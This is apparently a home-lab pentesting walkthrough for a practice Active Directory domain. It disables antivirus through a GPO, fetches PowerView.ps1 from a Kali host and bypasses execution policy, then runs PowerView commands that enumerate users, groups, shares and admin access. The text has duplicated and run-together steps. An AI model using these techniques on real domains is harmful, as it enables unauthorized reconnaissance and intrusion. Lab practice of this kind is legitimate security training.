- Power on your 4 machines :
THE PUNISHER, THESPIDERMAN, WIN_2K22, KALI LINUX - Then make sure your
THEPUNISHERmachine can identify the local network in my case it’sMARVEL.local - Creating an

Antivirus GPO on windows server 2022, i made this insidewin 2019previously. Use the following commands inside your any windows server:
PS C:\Users\Administrator> New-GPO -Name "DisableAVGPO" | New-GPLink -Target "DC=MARVEL,DC=local"
 4. Next, use the following commands to link the

 DisableAVGPO policy on the MARVEL.local domain:
PS C:\Users\Administrator> Set-GPLink -Name "DisableAVGPO" -Target "DC=MARVEL,DC=local" -Enforced Yes
Working with powerview:
PowerView is a powerful PowerShell tool that allows penetration testers to gain in-depth insights into an organization’s Active Directory domain and forest structure. The PowerView tool uses native PowerShell coding (with some modifications) to work better with Active Directory and a Win32 Application Programming Interface (API). This allows PowerView to interact with Active Directory seamlessly. Using PowerView will dramatically improve the process of performing enumeration within Active Directory.
Keep in mind that with the continuous advancement of antimalware and threat detection solutions, Windows Defender may prevent and stop many of these penetration testing tools from being used on a Windows operating system as they are also used by threat actors. Various techniques and strategies can be used to evade detection during a penetration test, but this is beyond the scope of this book. Therefore, in a real-world penetration test, ask the customer for a dedicated domain-joined system with remote access and to permit PowerView.ps1, mimikatz.exe, PsExec64. exe, PSLoggedOn.exe, and any other Windows-based tools for penetration testing on their antimalware solution on the device. You can then use your attacker machine to remotely connect to the domain-joined machine, transfer your tools, and perform the penetration test
- Power on
THEPUNISHER, WINDOWS server 2022 and kali linux - Open kali and
locatepowerview.ps1file and transfer it throughpython web server
- Then allow in your kali incoming connection from port
8000using the following command:
sudo ufw status
sudo ufw allow 8000
 4. Download the script from
 THEPUNISHER machine using the following command:
iwr -url http://kali_ip:8000/powerview.ps1 -OutFile Powerview.ps1
 5. Disable powershell execution policy using the following command:
powershell -Execution bypass
# executing powerview
. .\Powerview.ps1
- To retrieve information about your current domain, use the following command:
Get-NetDomain

To retrieve information about another domain with the forest, use the GetNetDomain -Domain <domain-name> command.
- To retrieve the Security Identifier (SID) of the current domain, use the following command:
Get-DomainSID

Additionally, using the whoami /user command provides you with the domain, username, and SID.
- Obtaining a list of domain controller using the command
Get-NetDomainController
Get-NetDomainController

To retrieve the identity of the domain controller within another domain of the same forest, use the Get-NetDomainController –Domain <domain-name> command.
- Retrieve information about
domain policiesuse the commandGet-DomainPolicy - To retrieve a list of all the users on the current domain:
Get-NetUser
 11. Furthermore, you can view the group memberships of a specific user, as well as their last login and log-off times.

12. Retrieving a list of all domain controllers on the current domain:
11. Furthermore, you can view the group memberships of a specific user, as well as their last login and log-off times.
12. Retrieving a list of all domain controllers on the current domain:
Get-NetComputer
 13. Retrieving list of all the groups within current domain:
Get-NetGroup

To filter for a specific group, use the Get-NetGroup *keyword* command. For example, Get-NetGroup *admin* will retrieve all the groups that contain the admin keyword.

- To retrieve all the local groups on a system on the domain, use the following commands:
Get-NetLocalGroup -ComuterName THEPUNISHER.MARVEL.local

 15. To retrieve all the file shares on all the devices within the current domain, use the following command:
Invoke-ShareFinder -Verbose
 16. Retrieving the list of all the GPOs in the current domain:
Get-NetGPO
 17. To get specific details about the current forest:
Get-NetForest
 18. To retrieve all the
 domains within the current forest as well as to retrieve all the global catalogs for the current forest that contain information about all objects within the directory use the following command:
Get-NetForestDomain
Get-NetForestCatalog
 19. o discover all the devices where the current user has local administrator access on the current domain, use the following command:
Find-LocalAdminAccess -Verbose
 I don’t have any local admin access on any of the workstations/DC that’s why it’s showing none.
EXTRAS:
- Command 1,2:
([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
# second command:
whoami /groups
- This command is a one-liner to check if your current user is a member of the local Administrators group.
COMMAND BREAKDOWN:
It will return either
True or False [Security.Principal.WindowsIdentity]::GetCurrent()- This gets your current user’s “identity.” Think of it as grabbing your digital ID card, which lists who you are (e.g.,
MARVEL\fcastle) and what groups you belong to.
- This gets your current user’s “identity.” Think of it as grabbing your digital ID card, which lists who you are (e.g.,
[Security.Principal.WindowsPrincipal] (...)- This takes the “identity” (your ID card) from step 1 and creates a “principal” object. A principal is an object that represents the security context of the user, allowing you to ask questions about what that user is allowed to do.
.IsInRole( ... )- This is a method (a function) of the principal object. You are asking it the question, “Is this user in the following role?”
[Security.Principal.WindowsBuiltInRole]::Administrator- This is the specific role you are checking for. Instead of using a name like “Administrators” (which could change based on the system language), this uses a built-in, language-independent ID (
S-1-5-32-544) that always means the local Administrators group.
- This is the specific role you are checking for. Instead of using a name like “Administrators” (which could change based on the system language), this uses a built-in, language-independent ID (
- Command 3:
